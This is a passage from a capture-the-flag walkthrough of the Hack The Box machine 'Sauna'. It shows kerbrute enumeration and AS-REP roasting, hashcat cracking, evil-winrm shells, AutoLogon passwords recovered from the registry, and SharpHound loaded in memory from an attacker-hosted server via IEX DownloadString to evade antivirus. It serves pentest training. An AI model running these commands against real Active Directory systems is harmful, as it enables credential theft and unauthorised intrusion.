cat unames.txt
hugo
hugo.smith
hugos
hsmith
hugo.bear
hugob
hbear
fergus
fergus.smith
ferguss
fsmith
shaun
shaun.coins
...
skerb
We get a short, sensible list of possible samAccountNames. The next step is asking Kerberos which of them actually exist.
AS-REP Roasting with kerbrute
kerbrute (repo) validates usernames against Kerberos without credentials: for each name in the list it sends an AS-REQ and watches the KDC's answer. And it does one more thing: if a user has Kerberos pre-authentication disabled, the KDC hands back the encrypted part of the AS-REP directly, which is exactly what AS-REP Roasting attacks.
./kerbrute_static userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.10.10.175 unames.txt
[+] VALID USERNAME:   hsmith@EGOTISTICAL-BANK.LOCAL
[+] fsmith has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$fsmith@EGOTISTICAL-BANK.LOCAL:cd7cc9824d4cc590470c0239d745cce6$1ff46addcdf...
[+] VALID USERNAME:   fsmith@EGOTISTICAL-BANK.LOCAL
Done! Tested 27 usernames (2 valid) in 0.853 seconds
Two valid users out of twenty-seven candidates, hsmith and fsmith, and the latter with pre-authentication disabled. That means their password is exposed to an offline crack of the AS-REP. Worth remembering that this depends on one specific misconfiguration (the DONT_REQ_PREAUTH flag): not every user is AS-REP roastable, only those with it set.
Cracking the hash with hashcat
kerbrute already dumps an AS-REP, but to crack with hashcat we use its RC4 variant (etype 23), which is what mode 18200 attacks. We save the hash to a file and run it against rockyou.txt:
hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:753e026497de02cc1df62d639a61dde8$be8e56f...:Thestrokes23fsmith's password is Thestrokes23. Before using it, we validate where it works.
Validation and WinRM access
We test the credentials against SMB and WinRM with crackmapexec, which tells us not only whether they are valid but whether they grant interactive access:
crackmapexec smb 10.10.10.175 -u fsmith -p Thestrokes23
crackmapexec winrm 10.10.10.175 -u fsmith -p Thestrokes23
SMB    10.10.10.175  445   SAUNA  [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
WINRM  10.10.10.175  5985  SAUNA  [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)
SMB accepts the credentials but gives no shell; WinRM answers with (Pwn3d!), which means fsmith is in the Remote Management Users group. That distinction between [+] and (Pwn3d!) is what decides the way in: authenticating is not the same as being able to execute. We connect with evil-winrm:
evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23
Evil-WinRM shell v3.7
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
And with the shell, the first flag:
type ..\Desktop\user.txt
7487801657e4012a6d1885875c1978f7Shell as svc_loanmgr
winPEAS: AutoLogon credentials
We have a shell but fsmith is a plain user. We upload winPEAS (repo) to enumerate the system for escalation paths or a pivot to another user. We pick the any_ofs build (10 MB) because it targets any architecture and ships with basic obfuscation:
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany_ofs.exe &>/dev/null
ls -l | grep win
upload /home/krmena/machines/sauna/content/winPEASany_ofs.exe
-rw-r--r-- 1 root root 10026496 Oct  7 11:16 winPEASany_ofs.exe

Info: Uploading /home/krmena/machines/sauna/content/winPEASany_ofs.exe to C:\Users\FSmith\Documents\winPEASany_ofs.exe

Data: 13368660 bytes of 13368660 bytes copied

Info: Upload successful!
The 13368660 bytes copied versus the file's 10026496 is not an error: evil-winrm uploads in base64 over WinRM, and that encoding inflates the size by roughly a third.
.\winPEASany_ofs.exe
[!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'file analysis' or 'all' argument.
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

WinPEAS-ng by @hacktricks_live

[+] Legend:
    Red        Indicates a special privilege over an object or something is misconfigured
    Green      Indicates that some protection is enabled or something is well configured
Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName    :  EGOTISTICALBANK
DefaultUserName      :  EGOTISTICALBANK\svc_loanmanager
DefaultPassword      :  Moneymakestheworldgoround!
The key find is in the AutoLogon section. AutoLogon is a Windows convenience that lets a user sign in without typing a password; the problem is that it stores it in cleartext in the registry, under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. winPEAS (repo) reads it for us, but it is the same query you can run by hand:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"DefaultDomainName : EGOTISTICALBANK
DefaultUserName : EGOTISTICALBANK\svc_loanmanager
DefaultPassword : Moneymakestheworldgoround!Pivot fsmith → svc_loanmgr
svc_loanmanager is the name in the registry, but it need not match the actual samAccountName. We check by listing the profiles in C:\Users:
dir C:\Users
Directory: C:\users

Mode  LastWriteTime         Name
----  -------------         ----
d---- 1/25/2020   1:05 PM   Administrator
d---- 1/23/2020   9:52 AM   FSmith
d-r-- 1/22/2020   9:32 PM   Public
d---- 1/24/2020   4:05 PM   svc_loanmgr
The real profile is svc_loanmgr (not svc_loanmanager). With that name and the AutoLogon password, we validate:
crackmapexec smb 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!' 2>/dev/null
crackmapexec winrm 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!' 2>/dev/null![crackmapexec validating svc_loanmgr on SMB with [+] and on WinRM with (Pwn3d!)](../assets/img/sauna/sauna-142815.webp)
SMB    10.10.10.175  445   SAUNA  [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB    10.10.10.175  445   SAUNA  [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!

SMB    10.10.10.175  5985  SAUNA  [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP   10.10.10.175  5985  SAUNA  [*] http://10.10.10.175:5985/wsman
WINRM  10.10.10.175  5985  SAUNA  [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
The corrected name works and, again, WinRM answers (Pwn3d!). We connect:
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami /all
USER INFORMATION
User Name                    SID
egotisticalbank\svc_loanmgr  S-1-5-21-2966785786-3096785034-1186376766-1108
We are svc_loanmgr. A service account usually holds delegated permissions a normal user does not, so it is time to map the domain and see what it can do.
BloodHound
Collecting with SharpHound
SharpHound is the collector: it walks the domain over LDAP and SMB and packages everything into a ZIP of JSON files BloodHound knows how to read. It comes as .exe, .ps1 and .bat; we use the .ps1 because it can be loaded in memory without writing anything to disk, which sidesteps antivirus.
wget https://raw.githubusercontent.com/puckiestyle/powershell/refs/heads/master/SharpHound.ps1
python3 -m http.server 80
IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.6/SharpHound.ps1')
Length: 973325 (951K) [text/plain]
Saving to: 'SharpHound.ps1'
SharpHound.ps1   100%[==================>] 950.51K  --.-KB/s    in 0.05s
2025-10-15 14:35:15 (17.6 MB/s) - 'SharpHound.ps1' saved [973325/973325]

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.175 - - [15/Oct/2025 14:35:48] "GET /SharpHound.ps1 HTTP/1.1" 200 -
The 200 in the server log confirms the target downloaded the script; the IEX prints nothing because it only defines functions in the session.
Invoke-BloodHound -CollectionMethod All
dir
    Directory: C:\Users\svc_loanmgr\Documents

Mode    LastWriteTime          Length  Name
----    -------------          ------  ----
-a----  10/15/2025  12:54 PM     9134  20251015125401_BloodHound.zip
-a----  10/15/2025  12:54 PM    11122  ZDFkMDEyYjYtMmE1ZS00OWY3LTk0OWItYTM2OWVmMjc5NDVk.bin
Nine kilobytes: this is a small domain. The randomly named .bin is SharpHound's session cache, not needed.
download 20251015125401_BloodHound.zip data.zip
Info: Downloading C:\Users\svc_loanmgr\Documents\20251015125401_BloodHound.zip to data.zip
Info: Download successful!

-rw-r--r-- 1 root root  9134 Oct 15 14:56 data.zip
Setting BloodHound up
BloodHound 4.x stores the graph in a Neo4j database, and that Neo4j version requires Java 11: it will not start with Kali's default Java 21. We switch with update-alternatives:
update-alternatives --config java
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                          Priority   Status
------------------------------------------------------------------------------
* 0            /usr/lib/jvm/java-21-openjdk-amd64/bin/java    2111      auto mode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java    1111      manual mode
  2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java    2111      manual mode

Press <enter> to keep the current choice[*], or type selection number: 1
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/java to provide /usr/bin/java (java) in manual mode
With the right Java, first the database and then the interface:
./neo4j console./BloodHound --disable-gpu --no-sandbox
Directories in use:
home:         /home/krmena/machines/forest/exploits/neo4j-community-4.4.0
config:       .../conf
logs:         .../logs
plugins:      .../plugins
data:         .../data
Starting Neo4j.
2025-10-15 12:51:16.740+0000 INFO  Starting...
Order matters: if BloodHound starts before Neo4j it has nothing to connect to. The interface asks for the database credentials (the ones set when Neo4j was initialised) and, once inside, the empty canvas appears:

If BloodHound was used on a previous box, the database still holds that data and has to be cleared so the graph does not mix domains:


With the database clean, we upload SharpHound's ZIP:


UNZIPPING FILE DATA.ZIP

